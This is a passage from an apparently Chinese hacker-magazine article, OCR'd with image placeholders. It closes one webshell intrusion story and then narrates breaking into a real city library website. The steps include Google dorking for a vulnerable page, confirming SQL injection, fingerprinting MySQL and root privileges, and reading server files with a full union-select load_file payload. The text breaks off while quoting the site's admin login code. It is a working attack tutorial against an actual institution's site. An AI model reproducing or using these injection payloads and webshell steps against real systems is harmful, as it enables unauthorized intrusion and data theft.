


图 10

我们使用刚才得到的用户名和密码登录进去，如图 7，然后在后台中把模版的目录改为.asp，如图 8，再把模板的代码写入到模版文件（也就是直接把木马的代码写进去），如图 9，最后我们访问这个模板文件，就可以得到一个 webshell，如图 10。

（文章中涉及到的明小子入侵工具以及 asp 马.asp，已经收录在了光盘中）

对某市图书馆网站的一次入侵

EchoEye/侯其涛[B.B.E]

文章难易度：★★★

文章简介：通过漏洞文件找到后台的登录密码，进入后台利用ewebeditor的upload.php来上传木马，最终提权成功

要说这次入侵还是挺巧合的，本来由于我在 PHP 方面并不擅长，所以一直想找个机会锻炼下自己，前段时间看到了一篇关于入侵魔兽世界私服的文章，漏洞文件是 news_show.php，于是我就尝试到 GOOGLE 上搜索了一下，输入搜索内容“inurl：news_show.php”，搜索到的网页挺多，但是有没有漏洞就得自己找了。我正一个个的测试时，发现了一个网页，如图 1。这么给面子，直接把绝对路径给出了，我打开首页看了下，原来就是我们市的图书馆，这下我来了兴趣，开始了正式的入侵。




图 1

既然这么容易就出错，估计网站的安全性也不会很高，于是我开始找是否存在注入漏洞，不一会儿就找到了一处，地址为 **http://www.XXXX.cn/news/News_show.php?ID=324**，尝试在后面添加“and 1=1”和“and 1=2”，显示了不同的页面，可以确定漏洞是存在的了。接下来我就开始偷懒，准备使用注入工具来完成后面的工作。把地址填写到 HDSI 里，填写上关键字，HDSI 的 PHP 注入还是不错的，可检测结果却是提示没有漏洞。这下我郁闷了，上网又找了好几个工具，但检测结果都不是很好。没办法，看来只有自己动手了。

首先查看一下基本信息，比如 MYSQL 的版本，连接的用户权限等，构造地址 **http://www.XXXX.cn/news/News_show.php?ID=324 and ord(mid(version(),1,1))>51** 提交，返回了正常页面，证明是 4.0 以上的 MYSQL 版本，所以支持联合查询，其实目前一般都是支持的。接着再构造地址 **http://www.XXXX.cn/news/News_show.php?ID=324 and ord(mid(user(),1,1))=114** 提交，这次执行的比较慢，稍等一会儿后也返回了正常的页面，那么就证明是 ROOT 权限了，这对我们后面读取文件是很有帮

助的。

接下来，我首先想到的是通过注入来查找后台用户名和密码，然后登录进入后台。于是就先使用HDSI查找后台，虽然不能注入，但查找后台还是可以的，不一会儿就查到了后台地址“http://www.XXXX.cn/admin/login.php”，如图2。在浏览器中打开后，果然是个后台，不过只需要密码，不需要帐号，我试了几个简单的密码进行登录，但都不行，看来还是要靠注入。这次使用的是“二娃”的一款PHP注入工具，因为它是唯一一个猜解联合查询数和我手工查询相同的工具，如图3。点击“导入列表”，就会把查询用的表名添加进去，接着就可以猜表了，不过遗憾的是，所有的表都猜完了也没能猜测到。






图2


图3

看来还得靠自己呀，我的思路是通过读取文件的代码来找到所进行查询的表名和列名，这样不就可以方便很多了吗？打定主意，由于前面已经得到了网站的绝对路径，所以首先查询的就是后台登录的那个文件，它必然会和SQL查询文件相关。继续构造查询地址，首先要明确我们查找的文件的绝对路径是“D:\old.XXXX.gov.cn\admin\index.php”，然后来转换成十六进制，手工慢慢转的话可不行，还是借助工具吧，我使用的是“ASCII及进制转换”，效果很不错，而且功能也很全面，双击运行工具后选择“字符转换”，然后输入要转换的内容，也就是上边的那个绝对路径，最后点“字符串转十六进制”就可以了，如图4。



图4

这样查询的地址就变成了“http://www.XXXX.cn/news/News_show.php?ID=324 and 1=2 union select 1,2,load_file(0x443A5C6F6C642E68666C69622E676F762E636E5C61646D696E5C696E6465782E706870),4,5,6,7,8,9,10,11,12,13,14,15,16,17”，这里我是选择的“3”处，大家可以根据自己的情况进行选择，有时候选择的地方可能无法显示该文件的完全代码，可以换一个数字位置，如果页面上没有显示，可以查看源代码，因为有可能显示在源代码中。在浏览器中打开构造好的地址，然后再查看其源代码，就会看到如下代码：**header("location:login.php")；//把浏览器重定向到index.php**，我们继续查看“index.php”的代码，使用相同的方法，代码如下：

```
<form name="form1" method="post" action="check.php">
  <table width="380" height="185" border="0" align="center"
cellpadding="0" cellspacing="0" class="biaogese">
        <tr background="img/mframe_t.jpg">
  <td height="29" colspan="2" align="center" class="body">
<img src="img/top.gif" width="380" height="111"></td>
        </tr>
        <tr>
          <td width="101" height="136" align="center"><img
src="img/admin_key.gif" width="101" height="105"></td>
  <td width="290" align="center"><p class="body">管理密码
```

